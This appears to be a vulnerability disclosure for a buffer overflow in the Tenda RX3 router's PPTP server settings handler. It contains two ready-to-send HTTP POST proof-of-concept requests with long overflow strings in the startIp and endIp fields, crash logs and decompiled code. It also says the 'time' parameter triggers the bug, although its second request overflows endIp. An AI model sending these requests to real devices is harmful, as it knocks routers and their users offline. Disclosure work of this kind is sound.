Vendor of the products: Tenda

Affected products: Tenda RX3 US_RX3V1.0br_V16.03.13.11_multi_TDE01


Hardware Link: https://www.tendacn.com/tw/download/detail-3980.html

Vulnerability Description

A buffer overflow vulnerability was discovered in Tenda RX3 US_RX3V1.0br_V16.03.13.11_multi_TDE01, triggered by the startIp and endIp parameters at /goform/SetPptpServerCfg. This vulnerability allows attackers to cause a Denial of Service (DoS) via a crafted packet.


POC

send




```
POST /goform/SetPptpServerCfg HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 70
Origin: http://192.168.0.1
Connection: close
Referer:
http://192.168.0.1/pptp_server.html?random=0.20979016661461847&

serverEn=1&startIp=
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaq
aaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabha
abiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaa
byaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoaac
paacqaacraacsaactaacuaacvaacwaacxaacyaaczaadbaadcaaddaadeaadfaadg
aadhaadiaadjaadkaadlaadmaadnaadoaadpaadqaadraadsaadtaaduaadvaadwa
adxaadyaadzaaebaaecaaedaaeeaaefaaegaaehaaeiaaejaaekaaelaaemaaenaa
eoaaepaaeqaaeraaesaaetaaeuaaevaaewaaexaaeyaaezaafbaafcaafdaafeaaf
faafgaafhaafiaafjaafkaaflaafmaafnaafoaafpaafqaafraafsaaftaafuaafv
aafwaafxaafyaafzaagbaagcaagdaageaagfaaggaaghaagiaagjaagkaaglaagma
agnaagoaagpaagqaagraagsaagtaaguaagvaagwaagxaagyaagzaahbaahcaahdaa
heaahfaahgaahhaahiaahjaahkaahlaahmaahnaahoaahpaahqaahraahsaahtaah
uaahvaahwaahxaahyaahzaaibaaicaaidaaieaaifaaigaaihaaiiaaijaaikaail
aaimaainaaioaaipaaiqaairaaisaaitaaiuaaivaaiwaaixaaiyaaizaajbaajca
ajdaajeaajfaajgaajhaajiaajjaajkaajlaajmaajnaajoaajpaajqaajraajsaa
jtaajuaajvaajwaajxaajyaaj10.0.0.100&endIp=10.0.0.200&mppe=1&
mppeOp=undefined
```

You can see that the router has crashed.




```
connect: No such file or directory
func:cfms_mib_proc_handle, line:203 connect cfmd is error.
connect: No such file or directory
func:cfms_mib_proc_handle, line:203 connect cfmd is error.
zsh: segmentation fault  sudo chroot ./ ./qemu-arm-static ./bin/httpd
```

Similarly, the `time` parameter can also trigger this vulnerability.



```
POST /goform/SetPptpServerCfg HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 1070
Origin: http://192.168.0.1
Connection: close
Referer:
http://192.168.0.1/pptp_server.html?random=0.20979016661461847&

serverEn=1&startIp=10.0.0.100&endIp=
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaq
aaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabha
abiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaa
byaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoaac
paacqaacraacsaactaacuaacvaacwaacxaacyaaczaadbaadcaaddaadeaadfaadg
aadhaadiaadjaadkaadlaadmaadnaadoaadpaadqaadraadsaadtaaduaadvaadwa
adxaadyaadzaaebaaecaaedaaeeaaefaaegaaehaaeiaaejaaekaaelaaemaaenaa
eoaaepaaeqaaeraaesaaetaaeuaaevaaewaaexaaeyaaezaafbaafcaafdaafeaaf
faafgaafhaafiaafjaafkaaflaafmaafnaafoaafpaafqaafraafsaaftaafuaafv
aafwaafxaafyaafzaagbaagcaagdaageaagfaaggaaghaagiaagjaagkaaglaagma
agnaagoaagpaagqaagraagsaagtaaguaagvaagwaagxaagyaagzaahbaahcaahdaa
heaahfaahgaahhaahiaahjaahkaahlaahmaahnaahoaahpaahqaahraahsaahtaah
uaahvaahwaahxaahyaahzaaibaaicaaidaaieaaifaaigaaihaaiiaaijaaikaail
aaimaainaaioaaipaaiqaairaaisaaitaaiuaaivaaiwaaixaaiyaaizaajbaajca
ajdaajeaajfaajgaajhaajiaajjaajkaajlaajmaajnaajoaajpaajqaajraajsaa
jtaajuaajvaajwaajxaajyaaj10.0.0.200&mppe=1&mppeOp=undefined
```


Router crash



```
func:cfms_mib_proc_handle, line:203 connect cfmd is error.
connect: No such file or directory
func:cfms_mib_proc_handle, line:203 connect cfmd is error.
connect: No such file or directory
func:cfms_mib_proc_handle, line:203 connect cfmd is error.
zsh: segmentation fault  sudo chroot ./ ./qemu-arm-static ./bin/httpd
```

Code in httpd

In the `formSetPPTPServer` function, the values of the `startIp` and `endIp` parameters are retrieved. These values are then copied using the `_isoc99_sscanf` function without performing any safety checks, resulting in a buffer overflow issue.



```
  if ( strcmp((const char *)v15, "1") )
    goto LABEL_2;
  memset(s, 0, sizeof(s));
  memset(v38, 0, sizeof(v38));
  memset(param_str, 0, 0x80u);
  memset(v32, 0, sizeof(v32));
  memset(v33, 0, sizeof(v33));
  v26 = websGetVar(wp, (char_t *)"mppe", (char_t *)"1");
  v27 = websGetVar(wp, (char_t *)"mppeOp", (char_t *)"128");
  v18 = (const char *)websGetVar(wp, (char_t *)"startIp", (char_t *)&byte_7A45B);
  v19 = websGetVar(wp, (char_t *)"endIp", (char_t *)&byte_7A45B);
  v25 = v19;
  if ( !*v18
    || !*v19
    || _isoc99_sscanf(v18, "%[^.].%[^.].%[^.].%s", v34, v35, v36, &v36[8]) != 4
    || _isoc99_sscanf(v25, "%[^.].%[^.].%[^.].%s", &v36[16], &v36[24], &v36[32], v37) != 4 )
  {
    goto LABEL_20;
  }
```